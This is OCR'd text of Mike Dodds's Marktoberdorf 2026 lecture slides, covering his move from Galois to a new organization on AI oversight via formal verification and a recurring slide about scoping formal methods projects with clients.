#1

# Doing Today
# Proof Tomorrow
# Next Year

Mike Dodds

Marktoberdorf, 2026

# Me / https://mikedodds.org

2004 → 2017

- UK PhD, postdoc, lecturer (~ assistant professor)
- Separation logic, concurrency, weak memory

2017 → 3rd August 2026

- Galois Inc - PI / principal scientist
- Formal methods for lots of industry & government things

16 August 2026 →

- Founding Oath, a new Focused Research Organization on AI oversight

# New thing: Oath Technologies / https://oath.tech

A new FRO focusing on AI oversight via formal verification

Hypotheses:

- Proofs will be very cheap
- Scalable oversight of AI is needed to keep us safe & secure
- Specification + trust tools are missing, a lot of work needed quick!
- We can make progress by focusing on vv. hard problems

# Other things I’m interested in (~not in my slides)

- Separation logic(s)
- Safe parsing technologies
- Oath FRO / Focused Research Organizations (but Leo has a lot more data!)
- Serious / catastrophic risks from advanced AI
- Galois Inc, where I worked for 9 years

Feel free to talk to me about any of these!

*Also:* excited to discuss impossibly-difficult AI+FM projects

DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI

# I’ve done a lot of formal methods ‘technical sales’

*potential client*

Hello I’ve heard of formal methods and I’m interested in doing a formal method

# I’ve done a lot of formal methods ‘technical sales’

*potential client*

Hello I’ve heard of formal methods and I’m interested in doing a formal method

Excellent! Please tell me about your objectives / target system / team / budget …

*Me*

# I’ve done a lot of formal methods ‘technical sales’

*potential client*

Hello I’ve heard of formal methods and I’m interested in doing a formal method

Excellent! Please tell me about your objectives / target system / team / budget …

*Me*



***Success!*** *We scope a project that meets the client’s needs*

# I’ve done a lot of formal methods ‘technical sales’

*potential client*

Hello I’ve heard of formal methods and I’m interested in doing a formal method

Excellent! Please tell me about your objectives / target system / team / budget …


*Me*




***Success!*** *We scope a project that meets the client’s needs*

***Failure!*** *We couldn’t find a project that the client wants :(*


# *Worldview:* The cost/benefit landscape of projects




# *Worldview:* The cost/benefit landscape of projects




# *Worldview:* The cost/benefit landscape of projects




# *Worldview:* The cost/benefit landscape of projects




# *Worldview:* The cost/benefit landscape of projects



